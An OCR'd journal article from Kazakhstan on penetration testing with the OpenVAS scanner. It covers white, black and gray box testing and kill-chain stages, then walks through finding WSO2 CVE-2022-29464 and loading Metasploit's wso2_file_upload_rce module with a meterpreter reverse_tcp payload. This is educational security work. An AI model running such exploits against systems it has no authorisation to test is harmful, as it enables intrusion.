Абыканова, Б. Т., Салыкбаева, Ж. К., Кайыржан, М., Бахтыгереев, А. (2024). Системы на основе искусственного интеллекта в педагогическом образовании: возможности и последствия. Вестник Атырауского университета имени Халела Досмухамедова, 71(4), 59-72. DOI: 10.47649/vau.2023.v.71.i4.06

Alam, A. (2022). A digital game based learning approach for effective curriculum transaction for teaching-learning of artificial intelligence and machine learning. In 2022 International Conference on Sustainable Computing and Data Communication Systems (ICSCDS) (pp. 69-74). IEEE. DOI: 10.1109/ICSCDS53736.2022.9767481

Dhankhar, A., Solanki, K., Dalal, S., & Omdev. (2021). Predicting students performance using educational data mining and learning analytics: A systematic literature review. Innovative Data Communication Technologies and Application: Proceedings of ICIDCA 2020, 127-140. DOI: 10.1007/978-3-030-66717-7_12

Кемельбаева, С., Елеш, А., & Айтуар, А. (2022). ВЛИЯНИЕ ОНЛАЙН-ОБРАЗОВАНИЯ ВО ВРЕМЯ ПАНДЕМИИ COVID-19 НА УСПЕВАЕМОСТЬ: КЕЙС КАЗАХСТАНА. Central Asian Economic Review, (1), 48-60. DOI: 10.52821/2789-4401-2022-1-48-60

Концептуалды жазба: COVID-19 дәуіріндегі және одан кейінгі білім беру // Біріккен Ұлттар Ұйымы. URL: *https://www.un.org/sites/un2.un.org/files/policy_brief_-_education_during_covid-19_and_beyond_russian.pdf* (Қаралған күні: 18.11.2024)

Лысенков, А. С. (2020). Технологии машинного обучения и их применение в образовании. НАУКА И ИННОВАЦИИ В XXI ВЕКЕ: АКТУАЛЬНЫЕ ВОПРОСЫ, ОТКРЫТИЯ, 58.

Минцаев, М. Ш., Алисултанова, Э. Д., & Усамов, И. Р. (2022). Технологии машинного обучения в современной образовательной среде. Вестник ГГНТУ. Гуманитарные и социальноэкономические науки, 18(3), 29. DOI: 10.34708/GSTOU. 2022.37.51.010.

Орта білім беру ұйымдарында қашықтықтан оқыту бойынша мониторинг нәтижелері. I бөлім. Студенттер. Ы.Алтынсарин атындағы Ұлттық Білім Академиясы, Нұр-Сұлтан, 2020 ж.

Панзабек, Б. Т. (2021). Трудности и возможности дистанционного обучения в условиях пандемии. Вестник Казахского национального женского педагогического университета, (1), 25-32. DOI: 10.52512/2306-5079-2021-85-1-25-32

Попил Г. (2023). Искусственный интеллект в образовании и алгоритмы машинного обучения. Наука. Образование. Культура: Материалы международной научно-практической конференции, посвящённой 32-й годовщине Комратского государственного университета, 531–537.

Rienties, B., Køhler Simonsen, H., & Herodotou, C. (2020). Defining the boundaries between artificial intelligence in education, computer-supported collaborative learning, educational data mining, and learning analytics: A need for coherence. In Frontiers in Education (Vol. 5, p. 128). Frontiers Media SA. DOI: 10.3389/feduc.2020.00128

Salihoun, M. (2020). State of art of data mining and learning analytics tools in higher education. International Journal of Emerging Technologies in Learning (iJET), 15(21), 58-76. DOI: 10.3991/ijet.v15i21.16907

Wibawa, B., Siregar, J. S., Asrorie, D. A., & Syakdiyah, H. (2021). Learning analytic and educational data mining for learning science and technology. In AIP conference proceedings (Vol. 2331, No. 1). AIP Publishing. DOI: 10.1063/5.0042968

References

Abykanova, B. T., Salykbaeva, Zh. K., Kayyrzhan, M., & Bakhtygereyev, A. (2024). Artificial intelligence-based systems in pedagogical education: Opportunities and consequences. Bulletin of Atyrau University named after Khalel Dosmukhamedov, 71(4), 59-72. DOI: 10.47649/vau.2023.v.71.i4.06

Alam, A. (2022, April). A digital game-based learning approach for effective curriculum transaction for teaching-learning of artificial intelligence and machine learning. In 2022 International Conference on Sustainable Computing and Data Communication Systems (ICSCDS) (pp. 69-74). IEEE. DOI: 10.1109/ICSCDS53736.2022.9767481

Concept Note: Education during and beyond the COVID-19 era. United Nations. URL: *https://unsdg.un.org/resources/policy-brief-education-during-covid-19-and-beyond* (Accessed: 18.11.2024).

Dhankhar, A., Solanki, K., Dalal, S., & Omdev. (2021). Predicting students' performance using educational data mining and learning analytics: A systematic literature review. Innovative Data Communication Technologies and Application: Proceedings of ICIDCA 2020, 127-140. DOI: 10.1007/978-3-030-66717-7_12

Kemelbayeva, S., Yelesh, A., & Aytuar, A. (2022). The impact of online education during the COVID-19 pandemic on academic achievement: Kazakhstan case study. Central Asian Economic Review, (1), 48-60. DOI: 10.52821/2789-4401-2022-1-48-60

Lysenkov, A. S. (2020). Machine learning technologies and their applications in education. Science and Innovations in the 21st Century: Relevant Issues and Discoveries, 58.

Mintsaev, M. Sh., Alisultanova, E. D., & Usamov, I. R. (2022). Machine learning technologies in the modern educational environment. Bulletin of GSTOU. Humanities and Socio-Economic Sciences, 18(3), 29. DOI: 10.34708/GSTOU.2022.37.51.010

Monitoring results of distance learning in secondary education institutions. Part I. Students. National Academy of Education named after Y. Altynsarin, Nur-Sultan, 2020.

Panzabek, B. T. (2021). Difficulties and opportunities of distance learning during the pandemic. Bulletin of Kazakh National Women's Pedagogical University, (1), 25-32. DOI: 10.52512/2306-5079-2021-85-1-25-32

Popil, G. (2023). Artificial intelligence in education and machine learning algorithms. Science. Education. Culture: Materials of the International Scientific-Practical Conference Dedicated to the 32nd Anniversary of Comrat State University, 531–537.

Rienties, B., Køhler Simonsen, H., & Herodotou, C. (2020, July). Defining the boundaries between artificial intelligence in education, computer-supported collaborative learning, educational data mining, and learning analytics: A need for coherence. Frontiers in Education, 5, 128. DOI: 10.3389/feduc.2020.00128

Salihoun, M. (2020). State of the art of data mining and learning analytics tools in higher education. International Journal of Emerging Technologies in Learning (iJET), 15(21), 58-76. DOI: 10.3991/ijet.v15i21.16907

Wibawa, B., Siregar, J. S., Asrorie, D. A., & Syakdiyah, H. (2021, April). Learning analytics and educational data mining for learning science and technology. In AIP Conference Proceedings (Vol. 2331, No. 1). AIP Publishing. DOI: 10.1063/5.0042968

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 218–230
https://doi.org/10.32014/2024.2518-1726.319

МРНТИ 27.47.19
УДК 512.647

©Zh. Tashenova*, Zh. Abdugulova, Sh. Amanzholova, E. Nurlybaeva, 2024.
Department of Information Technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.
E-mail: zhuldyz_tm@mail.ru

PENETRATIONTESTINGAPPROACHESEMPLOYINGTHEOPENVAS VULNERABILITY MANAGEMENT UTILITY

Tashenova Zh. M. – PhD, Department of Information Technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: zhuldyz_tm@mail.ru, https://orcid.org/0000-0003-3051-1605;
Abdugulova Zh. K. – Associated Professor, Department of Information Technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: janat_6767@mail.ru, https://orcid.org/0000-0001-7462-4623;
Amanzholova Sh. – PhD, Kurmangazy Kazakh National Conservatory, Almaty, Kazakhstan, E-mail: schirin75@mail.ru;
Nurlybaeva E. – PhD, Department of Information Technologies, The Kazakh National Academy of Arts named after T. Zhurgenova, Almaty, Kazakhstan, E-mail: nuremek@mail.ru, https://orcid.org/0000-0003-3051-1605.

Abstract. The research topic is devoted to approaches to penetration testing using the vulnerability management utility OpenVAS (Open Vulnerability Assessment System). OpenVAS is a powerful tool for conducting automated analysis of information systems for vulnerabilities. The article discusses the basic principles of the utility, its functionality, as well as the stages of preparation and execution of penetration tests. Special attention is paid to comparing OpenVAS with other popular tools in the field of pentesting, analyzing the effectiveness of its use in various scenarios, as well as the advantages and limitations of OpenVAS when performing vulnerability management tasks. The work highlights the importance of integrating OpenVAS into information security processes and demonstrates how automating vulnerability detection processes contributes to improving the reliability of organizations' security mechanisms. Currently, the issues of security of information systems of critical information infrastructure facilities are becoming relevant. At the same time, the current tasks of information security audit (IS) of critical information infrastructure facilities, as a rule, are reduced to checking them for compliance with IS requirements. However, with this approach to auditing, the resilience of these objects to real attacks by intruders often remains unclear. To

test such stability, objects are subjected to a testing procedure, namely penetration testing. An analysis of domestic publications in this area shows that there is no systematic approach to penetration testing in domestic practice. In this regard, it is important to analyze the best foreign approaches and practices to testing. The aim is a comparative analysis of existing foreign and domestic penetration testing methods and standards. The elements of novelty are the identified features, advantages, disadvantages and the scope of applicability of existing standards and methods of penetration testing. This article will cover the OpenVAS vulnerability scanner. Readers will get acquainted with the advanced features of the program, its settings depend on the functions and capabilities.

Keywords: Penetration testing, information security, testing, OpenVAS, vulnerability, Kali linux.

©Ж.М. Ташенова*, Ж.К. Абдугулова, Ш.А. Аманжолова, Э. Нурлыбаева, 2024.
Л.Н.Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
E-mail: zhuldyz_tm@mail.ru

OPENVAS ОСАЛДЫҒЫН БАСҚАРУ УТИЛИТАСЫН ҚОЛДАНА ОТЫРЫП, ЕНУДІ ТЕСТІЛЕУ ТӘСІЛДЕРІ

Ташенова Ж.М. – PhD, Ақпараттық технологиялар факультеті, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан, E-mail: zhuldyz_tm@mail.ru, https://orcid.org/0000-0003-3051-1605;
Абдугулова Ж.К. – экономика ғылымдарының кандидаты, қауымдастырылған профессор, Л.Н. Гумилев Атындағы Еуразия Ұлттық Университеті, ақпараттық технологиялар факультеті, Астана, Қазақстан, E-mail: janat_6767@mail.ru, ORCID: 0000-0001-7462-4623;
Аманжолова Ш. – PhD, Құрманғазы атындағы Қазақ ұлттық консерваториясы, Алматы, Қазақстан, E-mail: schirin75@mail.ru;
Нұрлыбаева Е. – PhD, Т. Жүргенова атындағы Қазақ ұлттық өнер академиясы, ақпараттық технологиялар кафедрасы, Алматы, Қазақстан, E-mail: nuremek@mail.ru, https://orcid.org/0000-0003-3051-1605.

Аннотация. Зерттеу тақырыбы openvas (Open Vulnerability Assessment system) осалдығын басқару утилитасын қолдана отырып, енуді тестілеу тәсілдеріне бағытталған. OpenVAS-осалдықтар үшін ақпараттық жүйелерді автоматтандырылған талдауды жүзеге асырудың қуатты құралы. Мақалада қызметтік бағдарламаның негізгі принциптері, оның функционалдығы, сондай-ақ ену сынақтарын дайындау және орындау кезеңдері қарастырылады. Openvas-ты пентестинг саласындағы басқа танымал құралдармен салыстыруға, оны әртүрлі сценарийлерде қолдану тиімділігін талдауға және осалдықтарды басқару тапсырмаларын орындау кезінде OpenVAS артықшылықтары мен шектеулеріне ерекше назар аударылады. Жұмыс OpenVAS-ты ақпараттық қауіпсіздік процестеріне біріктірудің маңыздылығын көрсетеді және осалдықтарды анықтау процестерін автоматтандыру

ұйымдардың қорғаныс механизмдерінің сенімділігін арттыруға қалай ықпал ететінін көрсетеді. Қазіргі уақытта маңызды ақпараттық инфрақұрылым объектілерінің ақпараттық жүйелерінің қауіпсіздігі мәселелері өзекті бола түсуде. Сонымен бірге, сыни ақпараттық инфрақұрылым объектілерінің ақпараттық қауіпсіздік аудитінің (АҚ) ағымдағы міндеттері, әдетте, олардың АҚ талаптарына сәйкестігін тексеруге дейін азаяды. Алайда, аудитке осындай көзқараспен бұл объектілердің шабуылдаушылардың нақты шабуылдарына төзімділігі жиі түсініксіз болып қалады. Мұндай тұрақтылықты тексеру үшін объектілер тестілеу процедурасынан өтеді, атап айтқанда ену сынағы. Осы саладағы отандық басылымдарды талдау отандық тәжірибеде енуді тестілеуге жүйелі көзқарас жоқ екенін көрсетеді. Жұмыстың мақсаты – енуге тестілеудің қолданыстағы шетелдік және отандық әдістері мен стандарттарын салыстырмалы талдау. Жұмыстың жаңалығының элементтері анықталған ерекшеліктер, артықшылықтар, кемшіліктер және енуді тестілеудің қолданыстағы стандарттары мен әдістерінің қолданылу аясы болып табылады. Практикалық маңызы. Мақала материалы бастапқы деректерді, кезеңдердің реттілігін және олардың мазмұнын қалыптастыру үшін, инфильтрацияға тестілеу арқылы маңызды инфрақұрылым объектілерінің ақпараттық жүйелерінің қауіпсіздігін практикалық аудиттеу кезінде пайдаланылуы мүмкін. Бұл мақалада OpenVAS осалдық сканері қарастырылады. Оқырмандар бағдарламаның негізгі және жетілдірілген функцияларымен танысады, оның параметрлері жүйе мен мүмкіндіктерге байланысты.

Түйін сөздер: ену тестілеуі, ақпараттық қауіпсіздік, тестілеу, OpenVAS, осалдық, Kali linux.

©Ж.М. Ташенова*, Ж.К.Абдугулова, Ш.А. Аманжолова, Э. Нурлыбаева, 2024.
Евразийский национальный университет им. Л.Н. Гумилева,
Астана, Казахстан.
E-mail: zhuldyz_tm@mail.ru

ПОДХОДЫ К ТЕСТИРОВАНИЮ НА ПРОНИКНОВЕНИЕ С ИСПОЛЬЗОВАНИЕМ УТИЛИТЫ УПРАВЛЕНИЯ УЯЗВИМОСТЯМИ OPENVAS

Ж.М. Ташенова – PhD, факультет информационных технологий, Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан, E-mail: zhuldyz_tm@mail.ru, https://orcid.org/0000-0003-3051-1605;
Ж.К. Абдугулова – доцент факультета информационных технологий Евразийского национального университета им. Л.Н. Гумилева, Астана, Казахстан, E-mail: janat_6767@mail.ru, https://orcid.org/0000-0001-7462-4623;
Ш. Аманжолова – PhD, Казахская национальная консерватория им. Курмангазы, Алматы, Казахстан, E-mail: schirin75@mail.ru;
Е. Нурлыбаева – PhD, Казахская национальная академия искусств им. Т. Жургенова, кафедра информационных технологий, Алматы, Казахстан, E-mail: nuremek@mail.ru, https://orcid.org/0000-0003-3051-1605.

Аннотация. Тема исследования посвящена подходам к тестированию на проникновение с использованием утилиты управления уязвимостями OpenVAS (Open Vulnerability Assessment System). OpenVAS является мощным инструментом для проведения автоматизированного анализа информационных систем на наличие уязвимостей. В статье рассматриваются основные принципы работы утилиты, ее функциональные возможности, а также этапы подготовки и выполнения тестов на проникновение. Особое внимание уделено сравнению OpenVAS с другими популярными инструментами в области пентестинга, анализу эффективности ее применения в различных сценариях, а также преимуществам и ограничениям OpenVAS при выполнении задач управления уязвимостями. Работа акцентирует важность интеграции OpenVAS в процессы обеспечения информационной безопасности и демонстрирует, как автоматизация процессов выявления уязвимостей способствует повышению надежности защитных механизмов организаций. В настоящее время вопросы безопасности информационных систем объектов критической информационной инфраструктуры приобретают актуальность. В то же время текущие задачи аудита информационной безопасности (ИБ) объектов критической информационной инфраструктуры, как правило, сводятся к проверке их на соответствие требованиям ИБ. Однако при таком подходе к аудиту часто остается неясной устойчивость этих объектов к реальным атакам злоумышленников. Чтобы проверить такую устойчивость, объекты подвергаются процедуре тестирования, а именно тестированию на проникновение. Анализ отечественных публикаций в этой области показывает, что в отечественной практике отсутствует системный подход к тестированию на проникновение. В связи с этим актуально проанализировать лучшие зарубежные подходы и практики к тестированию. Целью является сравнительный анализ существующих зарубежных и отечественных методов и стандартов тестирования на проникновение. Элементами новизны являются выявленные особенности, преимущества, недостатки и сфера применимости существующих стандартов и методов тестирования на проникновение. В этой статье будет рассмотрен сканер уязвимостей OpenVAS. Читатели ознакомятся с расширенными функциями программы, ее настройки зависят от функций и возможностей.

Ключевые слова: тестирование на проникновение, информационная безопасность, тестирование, OpenVAS, уязвимость, Kali linux.

Introduction

Recently, the number of cyber attacks on the external and internal perimeter of Kaznet has increased. According to JSC State Technical Service, about 20 million cyber attacks were repelled over the past month. One of the current methods of counteracting cyberattacks is penetration testing (Pentest) of your own infrastructure, for the timely detection and closing of vulnerabilities. In Kazakhstan, there is a shortage of qualified specialists who search for and exploit

vulnerabilities. University graduates often lack the practical skills they should have after graduation. This is due to the emphasis on teaching theoretical material. To solve this problem, it is necessary to develop classes on modern equipment and software focused on the practical aspects of information security. The creation of such tasks is associated with large expenditures of labor, time and resources. Checking the results of practical skills is associated with the same costs. A hardware simulator would help to save time, on which practical skills in penetration testing (Pentest) would be practiced (Aryanti, 2012).

This article will focus on the OpenVAS vulnerability scanner. Readers will get acquainted with the basic and advanced functions of the program, its unique features and useful options (Aryanti, 2021).

The OpenVAS Vulnerability Scanner from Greenbone Vulnerability Management (GVM) is used for Greenbone Security Manager appliances and is a full featured scanning engine. It is capable of performing a constantly updated and extended system of Network Vulnerability Tests (NVTs).

OpenVAS (Open Vulnerability Assessment System, Open Vulnerability Assessment System, originally called GNessUs) is a framework consisting of several services and utilities that allows you to scan network nodes for vulnerabilities and manage vulnerabilities (Astriani, 2021).

The OpenVAS project, under the name GNessUs, began as a fork of Tenable Network Security's Nessus open source vulnerability scanner, after the company decided in October 2005 to close the source code of the application and make it proprietary. All OpenVAS products are open source and released under the GPL license. About 2 years have passed between the previous and current releases.

Materials and methods

One of the important factors that affect the success of a penetration test is the usual testing methodology. The lack of conventional penetration testing techniques means a lack of uniformity. In a penetration test methodology, the plan for conducting the test is primarily determined. This plan provides not only the objectives of testing, but also the impact that must be performed to assess the current state of security of the network, applications, systems, or any combination of them.

When assessing the state of security of the information infrastructure, it may be necessary to conduct penetration testing. Penetration testing (penetration testing, pentest, pentest) is a method for assessing the security of computer systems or networks, in which a specialist uses simulation of the actions performed by an attacker when trying to hack. There are several types of tests, such as the white box method, the black box method, the gray box method (Cisar, 2019).

White box methods. In this group of tests, the tester knows the system under test well and has full access to all its components. Testers work with a client and have access to sensitive information, servers, running software, network diagrams, and sometimes even credentials. This type of testing is typically performed to validate new applications before they go live, as well as to regularly validate a system as part of its Systems Development Life Cycle (SDLC). Such activities allow you

to identify and eliminate vulnerabilities before they can get into the system and harm it. “White box” - testing is carried out in the conditions of having complete information about the information infrastructure of the company and the internal organization of the network. Before testing, the company provides network diagrams or a list of operating systems and applications used. Although this situation has a low probability in real life, the method is the most effective and accurate, as it is the worst-case scenario in which the attacker has complete knowledge of the network (Darojat, 2022).

Black box methods. This group of tests is applicable when the tester does not know anything about the system under test. This type of testing is most similar to real attacks by an attacker. The tester must obtain all the information, creatively applying the methods and tools at his disposal, but not going beyond the agreement concluded with the client. But this method also has its drawbacks: although it simulates a real attack on the system or applications, the tester, using only it, may miss some vulnerabilities (Heiding, 2023). This is a very expensive test as it takes a lot of time. Performing it, the tester will study all possible directions of attack and only after that will report the results. In addition, in order not to damage the system under test and cause a failure, the tester must be very careful. “Black box” - testing is carried out in the absence of information about the information infrastructure of the enterprise at the time of testing. For example, if it is external black-box testing, only the website address is disclosed to the researcher, and the task then is to carry out a hack as if the specialist were a real attacker (Kyei, 2020).

Gray box methods. The test takes into account all the advantages and disadvantages of the first two tests. In this case, only limited information is available to the tester, allowing an external attack on the system. Tests are usually performed in a limited scope where the tester knows little about the system. “Grey box” - during testing, the specialist imitates the actions of an employee of the organization. This means that he receives an account for accessing the internal network and has standard access rights and partial knowledge of the organization of the company’s internal infrastructure, which is necessary for the employee to perform his job duties (Laksmiati, 2023). Thanks to this method, it is possible to assess the internal threats that come from the company’s employees.

To ensure the best test results, regardless of the penetration tests used, the tester must follow the testing methodology. In the following, we will discuss some of the more popular standard test methods in more detail (Melladia, 2022).

To simplify the definition of the sequence of actions with an attacker, Lockheed Martin Corporation proposed the Cyber Kill-Chain model. It determines what actions an attacker must take in order to achieve their goals by attacking the network, extracting data, and maintaining a presence in the organization (Mira Orisa, 2021)

Let’s describe the steps of penetration testing:

The first stage is reconnaissance. At this stage, as much information as possible is collected from various, both closed and open, sources about the chosen target (Nur, 2020). Reconnaissance can be: 1-active - the security researcher uses special

tools to explore the target network and devices, for example, to determine the range of IP addresses and open ports, to determine the services running on the target devices (Paramita, 2019);

2- passive - the security researcher uses information available to any Internet user in order to find out and analyze information related to the technologies used in the organization under study (Sahtyawan, 2019).

The second stage - scanning and "weaponization" (Weaponization). After discovering the services, the researcher determines whether there are vulnerabilities on the target devices. To pass this stage, specialists use the Nmap software product to detect open ports, services and their versions for further analysis for vulnerabilities and the possibility of obtaining unauthorized access (Seema, 2019).

The third stage is delivery. If access to the device can only be obtained through the use of a written malicious program (virus), then the virus is "delivered" through e-mail, electronic resources, etc.

The fourth stage is exploitation (Exploit). The delivered virus must be invoked in some way (with or without the user of the target device) to exploit the vulnerability (Sikumbang, 2018).

Each paragraph should start with an indentation of 4 spaces or 0.20".

No Line breaks between paragraphs belonging to the same section. (Wibowo F., 2019)

Results and discussion

Let's take an example, scanning a host using OpenVAS, i.e. Greenbone Security Manager. 1. Host scan. We will use Greenbone Security Manager (OpenVAS) for scanning. In the Scans menu, the Tasks tab, create a new scan task (Fig. 1).




Figure. 1. New task window

Specify the IP of the scanned host or network. Then we press Start Scan and wait, after the scan result comes out, that is, in Fig. 2 we will see a list of applications.




Figure. 2. List of applications

In Fig. 3, you can see a list of vulnerabilities with an indication of criticality.




Figure. 3. List of vulnerabilities with criticality

As a result of the scan, it is determined that the application with a high level of criticality WSO2 enterprise Integrator version 6.3.0. (Fig. 4)




Figure. 4. Highly critical WSO2 enterprise Integrator version 6.3.0 application


Next, we check for vulnerabilities and exploits on https://vulners.com/ and google.com. The Vulners website is a very large and continuously updated database of information security (information security) content[16]. The site allows you to


search for vulnerabilities, exploits, patches. We find information about the presence of a vulnerability with a high level of criticality of 9.8. WSO2 RCE (CVE-2022-29464) (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-29464).

The attack can be initiated remotely. There is an exploit for Metasploit (https://packetstormsecurity.com/files/166921/WSO-Arbitrary-File-Upload-Remote-Code-Execution.html). For operation, we use Kali linux (Linux distribution for security testing). Let's run metasploit.

$ sudo msfdb init && msfconsole

Running metasploit and looking for an exploit for wso2. msf6 > search wso2





Let's choose to use it. use 0

```
msf6 > use 0
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/wso2_file_upload_rce) >
```


Let's see the options. show options

```
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/wso2_file_upload_rce) > show options

Module options (exploit/multi/http/wso2_file_upload_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   Proxies                           no        A proxy chain of format type:h
                                               ost:port[,type:host:port][...]
   RHOSTS                            yes       The target host(s), see https:
                                               //github.com/rapid7/metasploit
                                               -framework/wiki/Using-Metasplo
                                               it
   RPORT            9443             yes       The target port (TCP)
   SSL              true             no        Negotiate SSL/TLS for outgoing
                                                connections
   TARGETURI        /                yes       Relative URI of WSO2 product i
                                               nstallation
   VHOST                             no        HTTP server virtual host
   WAR_DEPLOY_DELAY 20               yes       How long to wait for the war f
                                               ile to deploy, in seconds


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be s
                                     pecified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Dropper



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/wso2_file_upload_rce) >
```

